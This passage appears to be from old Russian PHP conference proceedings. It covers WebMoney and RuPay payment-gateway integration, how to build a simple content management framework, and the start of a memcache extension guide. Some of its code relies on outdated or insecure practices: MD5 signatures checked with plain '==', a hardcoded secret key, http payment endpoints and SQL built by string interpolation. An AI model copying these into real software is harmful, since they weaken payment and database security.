Если в настройках Merchant-панели включена опция «передавать параметры в предварительном запросе», то на шаге 10 будет передан набор параметров, характеризующих происходящий платеж: кошелек торговца, сумма платежа, номер заказа, WM-идентификатор покупателя, флаг тестового режима и дополнительные поля, передаваемые торговцем в форме запроса платежа. В таком случае скрипт должен проверить все полученные данные и разрешить проведение платежа (вернуть строку YES) или отказать покупателю в платеже (вернуть любую другую строку, которая и будет показана покупателю системой).

Параметры формы предварительного запроса приведены в приложении 2.

См. рисунок 3 в приложении

Фактически те же самые поля передаются системой на Result URL в случае успешного проведения платежа (полный список и описание этих полей приведен в приложении 2). С учетом важности данной операции к полям также будут добавлены контрольная подпись, дата и время проведения платежа, номер кошелька покупателя, с которого он совершил платеж, секретный ключ и внутренние номера счета и платежа в системе WebMoney.

Настоятельно рекомендуется тщательно проверять данные, пришедшие на Result URL с оповещением о платеже. Проверять целостность полученных данных, сумму платежа, кошелек торговца и режим проведения платежа (тестовый или реальный).

Контрольная подпись собирается из полей: кошелек торговца, сумма платежа, номер заказа, флаг тестового режима, внутренний номер счета в WM, внутренний номер платежа в WM, дата выполнения платежа, секретный ключ, кошелек покупателя, WMId покупателя. Потом все это обрабатывается MD5.

Списки и описания всех полей, а также подробные описания всех требуемых для проведения платежа действий (документировано все на высочайшем уровне) можно найти по адресу https://merchant.webmoney.ru/conf/guide.asp.

RuPay

Интересной и весьма противоречивой ЦПС можно считать ЦПС «RuPay» (http://www.rupay.com). Основным преимуществом является то, что, кроме своей внутренней системы денежных единиц, сервис позволяет принимать платежи с десятков внешних источников, в которые включены как ЦПС (WebMoney, Яndex-деньги, Internet-money, E-Gold), так и денежные переводы (Western Union, банковские переводы, оплата наличными и по чеку). Также система сотрудничает с рядом банковских сервисов (например, «Приват-24» от ПриватБанка). Позиционируются они на интернет-рынок России и Украины для приема платежей из этих стран и из дальнего зарубежья. Для избежания мошенничества из средств оплаты исключены кредитные карточки и ЦПС PayPal. Пополнить счет в системе можно всеми способами приема оплаты. Вывести свои средства можно любым способом ввода денег, либо на кредитную карточку Visa Electron.

Регистрация в системе бесплатная. Комиссия внутреннего перевода средств в виртуальных единицах RuPay отсутствует. Для приема платежей с сайта торговцу необходимо зарегистрировать сайт в системе и настроить его параметры:

Параметр	Формат	Описание
Название сайта	255 символов	Название сайта, осуществляющего прием платежей
Адрес сайта	255 символов	URL сайта, осуществляющего прием платежей
Описание сайта	-	Описание сайта, осуществляющего прием платежей
URL Оповещение о платеже	255 символов	URL (на веб-сайте продавца), на который система RUpay посылает HTTP POST-оповещение о совершении платежа с его реквизитами. Если продавец не определил этот URL, он не будет оповещаться системой о совершенных платежах.URL должен начинаться с префикса “http://” или “https://”
Секретный ключ	32 символа	Строка символов, добавляемая к реквизитам платежа, высылаемым продавцу вместе с оповещением. Эта строка используется для повышения надежности идентификации высылаемого оповещения. Содержание строки известно только системе RUpay и продавцу!
Способы оплаты	-	Способы оплаты, которые будет использовать сайт продавца

Сам платеж проходит в несколько этапов. Торговец формирует форму запроса проведения платежа с action=http://rupay.ru/rupay/pay/index.php, и покупатель переходит к оплате на сервере ЦПС. Эта форма будет выглядеть примерно так (список всех параметров с описаниями приведен в приложении 3):

Пример 6. Формируемая торговцем форма запроса платежа ЦПС RuPay

```
<form action="http://rupay.ru/rupay/pay/index.php" name="pay" method="POST">
        <!-- Идентификатор магазина -->
        <input type="hidden" name="pay_id" value="1">
        <!-- Сумма платежа -->
        <input type="hidden" name="sum_pol" value="12.30">
        <!-- Описание платежа -->
        <input type="hidden" name="name_service" value="платеж по счету">
        <!-- Номер заказа -->
        <input type="hidden" name="order_id" value="456">
        <!-- Любые другие поля -->
        <input type="hidden" name="user_field_1" value="value_1">
        <input type="hidden" name="user_field_2" value="value_2">
        ...
        <input type="hidden" name="user_field_3" value="value_3">
        ...
        <input type="submit" name="button" value=" оплатить ">
</form>
```

Далее система пытается авторизировать покупателя по его email-адресу и предоставляет ему возможность выбрать способ оплаты товара из разрешенных торговцем при настройке ЦПС для сайта.

Как и WebMoney, RuPay формирует предварительный запрос на проведение платежа, а также запрос оповещения о платеже (перечень и описание полей этих запросов приведены в приложении 3). Для аутентификации источника запросов используется секретный ключ, указанный в настройках сайта. Если сервер торговца поддерживает защищенное соединение, то этот ключ будет просто передан в явном виде. Если HTTPS-соединение не поддерживается – ключ не передается, но он является неотъемлемой частью формируемой ЦПС цифровой подписи, которую как раз надо в таких случаях проверять для уверенности в целостности полученных сервером торговца данных.

Для формирования контрольной подписи ЦПС «склеивает» параметры запроса в одну строку, используя разделитель "::". Порядок следования параметров при формировании строки подписи следующий: (для предварительного запроса) – rupay_action, rupay_site_id, rupay_order_id, rupay_name_service, rupay_id, rupay_sum, rupay_user, rupay_email, rupay_data, rupay_secret_key, (для оповещения о платеже) - rupay_action, rupay_site_id, rupay_order_id, rupay_sum, rupay_id, rupay_data, rupay_status, rupay_secret_key. После этого строка подписи обрабатывается MD5, и полученное значение передается параметром rupay_hash. Таким образом, примерный код проверки цифровой подписи оповещения о платеже будет следующим:

Пример 7. Пример кода проверки подписи оповещения о платеже ЦПС RuPay

```
        // Секретный ключ, установленный в настройках RuPay для данного сайта
$secretKey = "Melkosoft SUXX! :-P";
// Список значений полей, по которым формируется подпись
$signFields = array(
$_POST["rupay_action"],
$_POST["rupay_site_id"],
$_POST["rupay_order_id"],
$_POST["rupay_sum"],
$_POST["rupay_id"],
$_POST["rupay_data"],
$_POST["rupay_status"]
);
        // Собираем строку подписи
        $signString = implode("::", $signFields);
        // Добавляем секретный ключ
        $signString .= "::".$secretKey;
// Формируем подпись
$signHash = md5($signString);
// Сравниваем вычисленную подпись с полученной от ЦПС
if ($signHash==$_POST["rupay_hash"]) {
        // todo, если подписи совпадают
        ...
} else {
        // todo, если не совпали
        ...
}
```

При работе с ЦПС RuPay следует обратить внимание на то, что режима тестирования в системе не предусмотрено. Решается это открытием новой учетной записи в системе и отладки оплаты путем перечисления со счета на счет внутренних денежных единиц.

Преимущества и недостатки прямого обращения к шлюзу и работы через Merchant-панель

В первую очередь, прямое обращение к шлюзу дает торговцу полный контроль над проведением транзакции. Важно и интересно это главным образом программистам, разрабатывающим системы оплаты, так как пытливый ум разработчика должен вмешиваться абсолютно во все и четко знать что, где и как происходит.

Интересна также логика системы USAePay: они считают, что если жаждущий заплатить клиент увидит, что обработкой платежа занимается какой-то «третий» участник, то клиенту это может не понравиться. Как показывает практика, клиент мыслит скорее наоборот – он резонно не хочет свои «светить» реквизиты кредитной карточки на сайте какого-то торговца, будь у него хоть миллион сертификатов доверия. Потому что все равно нет никакой гарантии, что эти данные не будут сохранены на сервере торговца.

При проведении же оплаты через Merchant-панель, покупатель однозначно видит, что данные идут только ИПС, которая абсолютно не заинтересована в утечке секретной информации. Да и в любом случае, человек скоре поверит солидной компании с большим именем, чем сайту торговца средней руки, который расположен неизвестно где, писан неизвестно кем и проводит оплату неизвестно через кого. А вот при работе с ЦПС фактор доверия менее критичен, так как без ведома плательщика оплату провести невозможно. И подтверждение оплаты проводится пользователем либо непосредственно через сайт ЦПС, либо при помощи специального софта, также в «ручном режиме».

«Прямая» оплата также не страхует от неожиданностей со стороны шлюза (смена API). Например, столь активной популяризации VPAS (Verified by Visa) и Mastercard UCAF (Universal Cardholder Authentication Field) никто не ожидал, а потом, несмотря на обратную поддержку шлюзом старых API, пришлось все равно дорабатывать серверную часть для возможности проведения платежей по таким «проверяемым» кредитным картам. А вот те места, где платежи шли через Merchant-панель на сайте ИПС, переписывать не пришлось – для торговца в процессе проведения транзакции ничего не изменилось.

Заключение

Многообразие ПС и ЦПС может ввести в заблуждение даже самого искушенного программиста. А что уж можно говорить о заказчике, который далеко не всегда понимает даже цели, которые он преследует при решении принимать оплату за услуги в онлайн. Поэтому я хотел бы дать несколько сугубо субъективных рекомендаций для тех, кто собирается воспользоваться услугами ИПС.

1. Уточните у заказчика ожидаемую географию потенциальных клиентов. Для запада вполне достаточно реализовать только прием оплаты по кредитным картам и чекам. Для остальных стран больше подойдут ЦПС (возможно, в связке с оплатой по КК).

2. Выбирайте надежные ПС. Лучше немного переплатить, чем потерять свои деньги или свое доброе имя.

3. Программная реализация оплаты не сложна по своей сути и тривиальна. А вот предоставление библиотечных модулей для доступа к API шлюза ИПС – показатель уровня ПС.

4. Работая в потенциально опасных для мошенничества секторах, не брезгуйте воспользоваться услугами сторонних сервисов антифродовой защиты (CyberSpace Advanced Fraud Screen – http://www.cybersource.com, Brighterion iPrevent for Fraud Prevention – http://www.brighterion.com, и т.п.).

Список ссылок на рассмотренные платежные системы

«Менатеп» - http://www.menatepspb.com

Int-Commerce – http://www.int-commerce.com

RuPay – http://www.rupay.com

USAePay – http://www.usaepay.com

WebMoney – http://www.webmoney.ru

CMF как инструмент freelance-разработки

Автор:
Дмитрий Попов

Современному программисту, специализирующемуся на разработке интернет-сайтов, постоянно приходится в новых проектах использовать функционал, написанный ранее. Естественно, рутинная операция постоянного переписывания кода рано или поздно надоедает. И тогда возникает необходимость создания чего-то универсального. Программы, которая может облегчить задачу создания сайтов. Сейчас все чаще в Интернете возникают обсуждения на тему создания «универсального движка сайта». Как правило, программист начинает писать свою универсальную CMS, натыкается на некоторые проблемы при её разработке и идет на форумы/блоги с целью решить их с минимальными затратами. И часто выясняется, что проблему можно решить, только полностью изменив идеологию написанной им системы. Рано или поздно становится ясно, что одному создать такую систему невозможно. Что же делать в таком случае? Ведь действительно автоматизировать процесс создания сайтов необходимо. И здесь на помощь разработчику приходит т.н. Framework.

Определимся с терминологией. CMS (Content Management System) – система управления контентом (наполнением) сайта. Любой сайт, который динамически генерирует своё содержимое, работает под управлением CMS. Сейчас, к сожалению, у многих разработчиков сам термин CMS вызывает ассоциацию с «Универсальной CMS» (здесь и далее uCMS). uCMS – это сложная система, позволяющая строить новые сайты без вмешательства разработчиков. Существуют как бесплатные, так и коммерческие CMS. Однако в тех случаях, где отдельно не указанно обратное, под термином «CMS» в докладе подразумевается именно CMS как система управления конкретным сайтом. Соответственно, универсальную CMS назовем «uCMS»

Путаница с термином CMS сильно усложняет и описание термина CMF, которому и посвящен доклад. Потому необходимо, для начала, более конкретно отличить обе технологии.

CMS – система управления наполнением (контентом) сайта. Создаётся под конкретный проект, учитывая его особенности и требования. uCMS – система для управления контентом любого сайта. Можно сказать, CMS, умеющая полуавтоматически (без вмешательства программиста, но через управление пользователем) наращивать функционал и возводить новый надстройки над сайтом.

uCMS должна обладать следующими свойствами:

1) Простота создания сайта без вмешательства программиста.

2) Максимальные возможности по управлению внешним видом страниц.

3) Простота обновления.

4) Универсальность.

Итак, у uCMS есть следующие плюсы:

1) Система не зависит от разработчика (нет необходимости держать программиста для создания сайта).

2) Система полностью управляется пользователем, и для наращивания функционала не требуется программист.

3) Затраты на создание сайта минимальны (не учитывая стоимость самой CMS).

Все эти плюсы, как видно, являются плюсами для пользователя. Что же для программиста?

Минусы uCMS:

1) Сложность разработки системы. При создании CMS огромное значение уделяется простоте первоначальной сборки сайта. Соответственно, сама архитектура системы должна быть такой, чтобы каждый новый модуль, написанный в стандарте CMS, был легко интегрируем в систему.

2) Необходимость одновременно обеспечить как универсальность, так и максимальную гибкость системы (заранее разработчик не знает, в какой дизайн будет вписана система, и что конкретно может захотеть видеть на сайте клиент).

3) Сложность создания модулей системы. Каждый модуль должен учитывать особенности системы.

Если внимательно посмотреть на основные свойства и недостатки uCMS, то можно увидеть, что все проблемы вытекают из-за одного пункта: простота создания сайта без вмешательства программиста.

Однако, если внимательно посмотреть на основные свойства и недостатки uCMS, то можно увидеть, что все проблемы вытекают из-за одного пункта: простота создания сайта без вмешательства программиста. Но действительно ли это так необходимо? Кроме того, возможно ли на самом деле сочетание гибкости и универсальности при автоматизации сборки сайта? На текущий момент не существует ни одной uCMS, которая действительно могла бы обеспечить работу любого сайта. Все системы либо малофункциональны, либо не универсальны. Кроме того, задачей программиста является, как правило, создание конечного продукта – сайта. Надо ли программисту писать лишние килобайты кода для того, чтобы получить универсальность, за которую никто даже не скажет «спасибо»? Клиенту ведь не она нужна. Клиенту необходимо получить то, за что он платит деньги – готовый сайт, ровно с тем функционалом, который необходим именно ему.

Вместо создания максимальных удобств для дизайнера путем создания веб-интерфейса для визуальной "сборки" сайта (которая, кстати говоря, происходит, как правило, всего один раз - при создании сайта), лучше ориентироваться на совершенствование движка с точки зрения функциональных возможностей и удобства администрирования - сайтом пользуются и администрируют каждый день .

И действительно. CMS – это удобно для того заказчика, который не хочет платить деньги, и выбирает бесплатное решение (тот же PHPNuke), либо для заказывающего очень дорогой сайт, у очень крупной конторы.

На типичные же заказы, которые чаще всего выполняют мелкие и средние студии, а так же freelance-разработчики, такая система экономически нецелесообразна. Ситуации же, когда для того, чтобы исправить формат вывода даты, требуется написать пару десятков строчек кода, в случае uCMS тоже не редки.

По настоящему универсальный продукт можно сделать, только если разрабатывать его каждый раз с нуля. Но что такое сайт? Для пользователя (заказчика) это две части: внешний вывод (пользовательская часть) и управление сайтом. Задача программиста – сделать такой сайт, внешний вывод которого будет полностью соответствовать тому выводу, какой хочет заказчик. При этом к административному интерфейсу предъявляется всего одно требование: он должен быть понятным.

По настоящему универсальный продукт можно сделать, только если разрабатывать его каждый раз с нуля.

И здесь возникает важный момент: а так ли сложно сделать тот самый внешний вывод сайта? Ведь самое сложное и неприятное для разработчика сайта с нуля – это как раз административный интерфейс, где идут постоянные формы, добавление, изменение данных в SQL и т.п. И при создании uCMS получается какой-то странный круг: с одной стороны, разработчику сложно делать административный интерфейс, и он усложняет себе задачу по созданию всей системы; с другой – тот же административный интерфейс является самой маловажной (с точки зрения внешнего оформления) для клиента частью сайта.

Тогда, может быть, не стоит пытаться сделать универсальным все, а универсализировать только тот самый административный интерфейс? Рассмотрим теперь процесс администрирования сайта. Любой сайт (не важно, построенный на uCMS или написанный с нуля) имеет некоторый контент, разделенный на типы, структуру (статьи/новости/сообщения/текстовые страницы). Каждый тип управляется своим модулем (скриптом/классом). И, по идее, ничего не мешает просто создать для каждого модуля свою страницу управления, никак не связанную с другими. Ведь соединяются модули, как правило, только на выводе. Именно это свойство лежит в основе такого понятия как Framework, или более широкого CMF.

CMF (content management framework) – рабочий инструментарий управления сайтом. Основное отличие CMF от uCMS – то, что если CMS является конструктором сайтов, то CMF – конструктор CMS. Имея грамотно созданный CMF при наличии готовых модулей, задачей программиста при создании нового сайта является сборка модулей в единое пространство и оформление вывода в соответствии с пожеланиями клиента. Говоря проще, CMF отличается от CMS тем, что если последняя возлагает сборку на плечи клиента (либо верстальщика), то в CMF требует обязательного вмешательства программиста. Один раз. На период сборки. Но зато CMF лишен тех недостатков, которые присущи uCMS. Попробуем сформулировать основные требования для CMF:

- Универсальность.
- Простота создания новых сайтов.
- Простота написания новых модулей.
- Простота конечной CMS для пользователя.

- Минимум ограничений и требований к модулям со стороны системы.

Однако, как я уже заметил, поскольку CMF не накладывает никаких ограничений на вывод данных (он пишется каждый раз для нового проекта), и также не накладывает ограничений на устройство администрирующих скриптов, каждый модуль системы имеет ровно столько кода, сколько необходимо для простого создания такого функционала с нуля.

Вывод: основное различие CMF и uCMS в том, что в первом случае процесс сборки сайта производится программистом вручную, а не автоматизируется системой.

И, наконец, еще одна интересная формулировка определения CMF, озвученная на форуме xpoint.ru: «CMF – это просто набор скриптов». Что тоже абсолютно верно. Задача CMF – просто собрать все модули в кучу.

Самое сложное для композитора – убирать лишние ноты

Если посмотреть на основные проблемы известных бесплатных универсальных CMS, становится видно, что основная проблема таких систем в том, что для генерации даже несложных страниц система выполняет множество «лишних» действий, которые лишний раз нагружают сервер, увеличивают время генерации страницы. Связанно это все с тем же – CMS изначально не знает, что нужно данной странице и либо выводит различные ненужные данные, либо тратит те же ресурсы для того, чтобы узнать, что необходимо вывести.

Поскольку при создании сайта с помощью CMF вывод пишется для конкретного сайта, данная проблема не должна возникать. Отсюда можно сделать следующий вывод: архитектура CMF должна изначально быть такой, чтобы на уровне ядра системы выполнялся минимум операций при загрузке страницы.

Постоянно встречаются случаи, когда разработчик пишет на уровне ядра системы такие функции, как ЧПУ, подключение к БД, получение типа страницы и т.п. Но любая из этих функций, несмотря на кажущуюся необходимость, не всегда является нужной. Так, мне однажды пришлось писать для себя простейшую фотогалерею, работающую только с диском и ни с чем не связанную. Искать готовый скрипт смысла не было, ибо проще потратить два часа на написание, чем три – на поиск и тестирование.

БД мне была не нужна. Соответственно, благодаря тому, что по умолчанию Framework не проводит никаких операций с базой, мне не пришлось ни создавать специальную базу, ни лезть в код и выуживать оттуда все запросы. То же самое касается ЧПУ и получения типа страниц – далеко не всегда это бывает нужно. В то же время, встраивание ЧПУ на уровень ядра может понести за собой лишние проблемы.

Идеология вашей CMF

Поскольку CMF подразумевает вмешательство программиста при создании CMS сайта, работа может быть быстрой и успешной, только если программист ориентируется по своей системе, «как рыба в воде». Потому идеология, архитектура CMF должна выбираться разработчиком, исходя исключительно из тех принципов программирования, к которым он привык. По этой причине использование уже существующих CMF в большинстве случаев неприемлемы для разработчика. Написать свою систему зачастую быстрее и проще, чем обучиться и привыкнуть к специфике чужой CMF.

Принцип работы простейшей CMF

Для пользователя (заказчика) сайт, в своей основе, делится на две основных части: административный интерфейс и сам вывод сайта. Для разработчика существует третья, невидимая пользователю, составляющая – взаимодействие вывода и административной части: функциональные модули сайта. Здесь и далее будет продемонстрировано, как можно быстро создать простейшую CMF, которая при минимальных затратах на создание удовлетворит всем требованиям по функционалу и универсальности, необходимым для создания любого сайта. При кажущейся простоте данная система используется во многих проектах, и, пока что, не было ни одного случая, когда какая-то задача вызвала затруднения в реализации по вине системы.

Для начала необходимо определиться, что необходимо системе для того, чтобы начать работу по загрузке страницы. Естественно, система не может работать, если не инициализировать модули, без применения которых работа системы невозможна. В частности, вывод любых данных невозможен без включения шаблонизатора (естественно, речь идет о классическом подходе к разделению данных и внешнего представления), также как получение минимально необходимых параметров страницы невозможно без подключения функций, которые эти параметры определят. В зависимости от архитектуры системы также необходимо получить функционал, позволяющий подгружать модули, нужные для генерации системы. Но что такое модуль системы в контексте CMF?

Здесь, опять же, всё зависит от принципов, по которым работает Framework. Любителям ООП необходимо написать и подключить функцию, которая будет загружать и инициализировать необходимый класс. Я предпочитаю процедурное программирование и использую классы исключительно как namespaces для функций. Проблема, которая может возникнуть при создании Framework – как раз создание такой функции, которая будет подключать необходимый модуль. Если такая функция будет существовать, то придется использовать её постоянно, при любом вызове какого-то свойства модуля. Это сильно ухудшает читаемость кода, да и усложняет написание кода вывода и дочерних модулей. В PHP5 существует удобное решение проблемы – функция __autoload, через которую можно легко подгружать необходимый класс, без необходимости вызывать её явно.

Пока что PHP5 не достаточно популярен и стабилен, чтобы писать под него действующие коммерческие проекты.

Но пока что PHP5 не достаточно популярен и стабилен, чтобы писать под него действующие коммерческие проекты. Поэтому здесь каждому придется искать своё решение. Простое решение – можно подключить сразу все модули, которые использует сайт. Казалось бы – такой подход не логичен, но исследования Performance показали, что включение 10-15 файлов с классами модулей (больше требуется очень редко), требует не так много времени и ресурсов. Зато именно такой подход позволяет вообще не думать о том, вызывался ли данный модуль раньше, использовался ли он, есть ли он вообще. Любой скрипт получает возможность вызова любой функции любого модуля из любого места, что очень удобно.

Итак, вызывается некая страница сайта. Первой строчкой скрипта мы подключаем ядро системы:

```
<?
  require_once("./d/_.inc");
?>
```

Что представляет из себя ядро? Задача ядра была описана выше – просто подключение всех необходимых модулей сайта:

```
<?
  {
    $loader_cwd=dirname(__FILE__);
    $loader_ignore=basename(__FILE__);
    $loader_d=dir($loader_cwd);
    while($loader_entry=$loader_d->read())
      if(strstr($loader_entry,".inc")&&$loader_entry!=$loader_ignore)
        require_once("$loader_cwd/$loader_entry");
    $loader_d->close();
  }
```

7 строчек. Это единственное, что делает система сама, в обязательном порядке. Как уже говорилось, если бы работа была в PHP5, то код ядра сократился бы до создания одной функции. Можно заметить: какое же это ядро? Семь строчек, которые не делают ничего. Да! Выше уже говорилось, что CMF – это просто набор скриптов. И именно в этом её плюс – весь функционал выполняют модули системы. Соответственно, их всегда можно отключить, если для какого-то сайта они не нужны.

Итак, подключены все основные модули, инициализирован шаблонизатор, теперь необходимо выводить страницу, которую запросил пользователь.

Тип страницы, связь модуля и типа

Любой сайт представляет из себя набор страниц. Каждая страница выводит определенную конкретную информацию. Соответственно, изначально необходимо узнать, что же должно в дальнейшем выводиться на конкретной странице. Для этого необходимо присвоить ей уникальный идентификатор (ID), позволяющий однозначно отличать все разделы сайта.

Каждая страница имеет определенный тип (по которому отличается выводимая информация). По названию типа можно отличить, какой отвечает за вывод данных. Однако, это не означает, что «модуль равно тип».

Например, существует модуль content, содержащий в себе список сообщений (название сообщения, описание и текст). Этот модуль может обслуживать сразу, как минимум, три типа страниц: сообщение, список сообщений, новости.

Также один тип может обслуживаться несколькими модулями. Например, тип «Статьи с комментариями» обслуживается модулем content и модулем comments (комментарии) одновременно. Кроме того, страница также может иметь несколько типов.

Удобнее всего, если страница «лента новостей» имеет одновременно тип «список сообщений» и «новости». Далее пример того, как вывести страницу «новости».

```
<?php
if(s::is($sid,"list"))
// Проверяем, является ли страница типом "список сообщений"
  {
    if($cid)
// $cid - переменная, определяющая ID конкретного сообщения. Если она есть, то
//выводим только само сообщение
    {
      $text=c::get($cid);
// Получаем сообщение
      if($text)
        $xtpl->insert_loop("$p.text","text",$text);
//Передаем его в шаблон
    }
    else
    {
      $all=c::getall($sid);
// Получаем список всех сообщений.
      foreach($all as $item)
        $xtpl->insert_loop("$p.list.item","item",$item);
// В цикле передаем их в шаблон
      $xtpl->parse("$p.list");
// Закрываем блок шаблона "список сообщений"
    }
  }
?>
```

В данном примере разницы между списком сообщений и списком новостей не существует (довольно распространенная ситуация). Но, если возникла необходимость все-таки вывести новости в другом дизайне (блоке), этот код минимально исправляется:

Пришлось дописать только одну строчку, что бы создать из вывода списка сообщений вывод новостей.

```
if(s::is($sid,"list")) // Проверяем, является ли страница типом "список
сообщений"
  {
    if($cid) // $cid - переменная, определяющая ID конкретного сообщения. Если
она есть, то
 //выводим только само сообщение
    {
      $text=c::get($cid);                                  // Получаем сообщение
      if($text)
        $xtpl->insert_loop("$p.text","text",$text);     //Передаем его в шаблон
    }   else     {
    if(s::is($sid,"news")) $p2="$p.news"; else $p2="$p.list"; // Определяем
блок, в который выводится данный тип.
      $all=c::getall($sid);                                  // Получаем список
всех сообщений.
      foreach($all as $item)
        $xtpl->insert_loop("$p2.item","item",$item); // В цикле передаем их в
шаблон
      $xtpl->parse("$p2");         // Закрываем блок шаблона "список сообщений"
    }
  }
```

Но, допустим, надо добавить еще один тип. Просто продолжаем первый if:

```
 if(s::is($sid,"list")) // Проверяем, является ли страница типом "список
сообщений"
// Здесь вывод списка сообщений
  } elseif(s::is($sid,"cataloge"))
}
// здесь вывод каталога
}
```

Таким образом можно продолжать выстраивать цепочку вывода типов и одним файлом выводить всё, что нужно на сайте.

У такого подхода есть один плюс – поскольку на этапе вывода не надо думать об универсальности, решения, специфические для конкретного сайта, можно решать «в лоб». Так, если заказчик захотел чтобы «на этой, этой и этой странице выводился сбоку вот этот текст», можно просто написать в файле вывода:

```
If($sid==1 or $sid==4 or $sid==5)
{
  // Здесь вывод текста.
}
```

И не думать о «создании специального интерфейса», если реально заказчику это не нужно.

Проектирование БД и модулей CMF

В основе любого сайта, как говорилось выше, лежит структура его страниц. Соответственно, проектирование и создание БД лучше начать с создания этой таблицы.

В ней необходимо держать минимальный объем информации, относящийся только к странице: ID страницы, название, тип, редирект.

Также можно создать поле «parentid». Благодаря ему, можно будет строить иерархию страниц и выводить, например, на главной странице интерфейса администрирования карту сайта со ссылками на административные скрипты, что облегчит клиенту администрирование системы.

Часто в беседах на эту тему начинают вспоминать различные алгоритмы построения деревьев и спрашивают, почему бы не использовать их? Обычно таблица структуры сайта очень небольшая, и запросы к ней проходят практически мгновенно. В то же время структура базы остаётся понятной, да и в коде разбираться проще. И, опять же, при создании универсальных модулей лучше не усложнять себе жизнь – «тормоза» от операций со структурой, как правило, грошовые.

Таблицы непосредственно с наполнением сайта также должны исходить в первую очередь от ID страницы. Даже если создаётся некий модуль, который, вероятнее всего, на сайте всегда будет использован только в одном месте, лучше, если он все равно будет привязан к ID страницы.

Модуль сайта обслуживает не определенный тип данных. Как писалось выше, один модуль может легко обслуживать несколько типов. Новый модуль обслуживает определенную структуру данных. Схожие структуры также лучше делать минимальными затратами. Приведу пример структуры таблицы content, которая одновременно обслуживает как данные вида «список сообщений» (выводятся в два этапа: сначала список аннотаций, затем полный текст сообщения), так и «сообщение» (сразу выводится весь текст):

```
CREATE TABLE c (
  id int(10) unsigned NOT NULL auto_increment,
  ts timestamp(14) NOT NULL,
  dt datetime NOT NULL default '0000-00-00 00:00:00',
  s int(10) unsigned NOT NULL default '0',
  head text NOT NULL,
  ann text NOT NULL,
  body text NOT NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;
```

В этой таблице поле s является ID страницы. Как отличить, что выводить: список или одно сообщение?

Достаточно сделать проверку на тип. Если тип - одно сообщение, то я сразу выбираю одно сообщение по запросу “select * from c where s=$sid”; если же список, то я выбираю все сообщения по этому же запросу (пока не получу, что надо выводить одно конкретное сообщение из списка). Как видно, нет смысла строить еще одну таблицу специально для одного из этих двух типов.

Модуль создается в идеале для каждой таблицы базы. Что представляет из себя модуль, зависит исключительно от того, как спроектирована система.

В моем случае модуль – это класс, не требующий инициализации (внутри класса отсутствуют модификаторы $this), с набором функций.

При проектировании таблиц необходимо помнить про универсальность. В таблице должно быть доступно максимум того, что может понадобиться для сайта. Структура таблиц должна быть легко расширяемой – дабы к следующему проекту, можно было расширить таблицу так, как захотел клиент. Запрос вида «select * » является нормальной практикой, поскольку при добавлении нового поля не надо ничего изменять в нем.

Администрирование сайта.

Администрирование сайта – одна из самых неприятных и рутинных задач при создании ресурсов. Постоянная обработка форм, куча рутинных операций. Всё это – одна из основных причин, по которым разработчик начинает думать о создании своей универсальной системы.

Несмотря на это, создать универсальный административный интерфейс гораздо проще, чем сам вывод сайта. При создании административной части задача программиста – предоставить достаточные возможности, для управления контентом. Здесь не требуется встроить все в неизвестный дизайн или же вывести дату «в другом формате». Потому создание его сводится к независимому написанию интерфейса администрирования к каждому модулю. Так, если на сайте есть, допустим, модуль «список сообщений» и «каталог», достаточно создать два файла, подключающие ядро системы, и написать обычный скрипт администрирования так, как будто это пишется не для CMF, а просто для конкретного сайта.

Собственно говоря, со стороны системы, файл администрирования также является обычной страницей. Он также подключает все необходимые модули и дальше работает исключительно с ними.

Единственное дополнение, что поскольку содержимое страниц сайта зависит от структуры, то и выводить интерфейс лучше всего с «дерева сайта». Возле каждого элемента дерева же можно поставить ссылку на администрирование информации конкретного модуля (не забыв передать и ID страницы).

Кодирование

При создании модулей старайтесь выработать свой четкий стиль кодирования. Только выработав однозначный стиль, можно будет «не глядя» «клепать» сайты. Единообразие – главный козырь хорошей CMF.

Если вы еще не выработали свой стиль самостоятельно, рекомендую бросить взгляд в сторону стандартов кодирования Pear. Именно благодаря четкому соблюдению этих стандартов Pear смог так развиться – программисты, благодаря единообразию скриптов, легко могут разобраться в любом чужом модуле.

Заключение

К сожалению, в русскоязычном Интернете практически отсутствует информация по созданию Framework, зато очень много пишется про «универсальные CMS», что зачастую вынуждает совершать множество ошибок. Надеюсь, что мне получилось хотя бы немного внести свой вклад в популяризацию CMF. Очень многое при создании CMF зависит исключительно от того, какой принцип разработки сайта вы используете. Тот алгоритм работы, про который рассказано в докладе, не является единственным возможным. Существуют другие методы и алгоритмы (например, MVC), которые пользуются популярностью среди определенных разработчиков. Он служит примером того, как просто можно создать действительно универсальную систему. На сайте phpconf.ru вы можете скачать архив моей CMF, уже интегрированной в некий «условный» сайт. Для установки прочитайте файл install.txt.

Разработка модулей (расширений) PHP на примере MEMCACHE

Для генерации базового кода нового модуля используется скрипт ext_skel, который находится в поддиректории ext/ исходников PHP. Скрипт ext_skel – это шелл-скрипт с применением awk и sed.

Автор:
Антон Довгаль

Создание основы модуля с помощью скрипта ext_skel

Аргументы, которые принимает скрипт, перечислены ниже:

```
./ext_skel --extname=module [--proto=file] [--stubs=file] [--xml[=file]] [--
skel=dir]
[--full-xml] [--no-help]
  --extname=module   имя модуля
  --proto=file       файл с прототипами функций
  --stubs=file       генерировать только заготовки функций
  --xml              сразу создавать скелет документации для
                     добавления в phpdoc
  --skel=dir         путь к директории со скелетом модуля
  --full-xml         создавать документацию для модуля (пока
                     не работает)
  --no-help          не добавлять в код комментарии и тестовые
                     функции
```

Выполним ext_skel:

```
./ext_skel --extname=memcache
```

Результат работы ext_skel:

```
config.m4        - файл для autoconf, который используется при сборке
CREDITS          - координаты разработчиков
memcache.php     - самый первый и простой тестовый скрипт
memcache.c       - основной файл исходников модуля
config.w32       - используется при сборке под Win32
EXPERIMENTAL     - неплохая идея отметить пока модуль как экспериментальный
php_memcache.h   - заголовки нашего модуля
tests/           - тестовые скрипты
```

Файл config.m4 и его содержимое

Файл config.m4 используется утилитой autoconf для генерации скрипта ./configure, который запускается при конфигурации PHP.

Содержание файла config.m4 модуля memcache:

```
dnl добавляем опцию –enable-memcache

PHP_ARG_ENABLE(memcache, whether to enable memcache support,
[  --enable-memcache       Enable memcache support])

dnl добавляем опцию --with-zlib
dnl(zlib необходима для поддержки сжатия на лету)
if test -z "$PHP_ZLIB_DIR"; then
PHP_ARG_WITH(zlib-dir, for the location of libz, [  --with-zlib-dir[=DIR]
memcache: Set the path to libz install prefix.], no, no)
fi

dnl если --enable-memcache не равно "no", то ...

if test "$PHP_MEMCACHE" != "no"; then
  dnl начинаем проверку
  AC_MSG_CHECKING([for the location of zlib])
  dnl проверка на наличие zlib
  if test "$PHP_ZLIB_DIR" = "no"; then
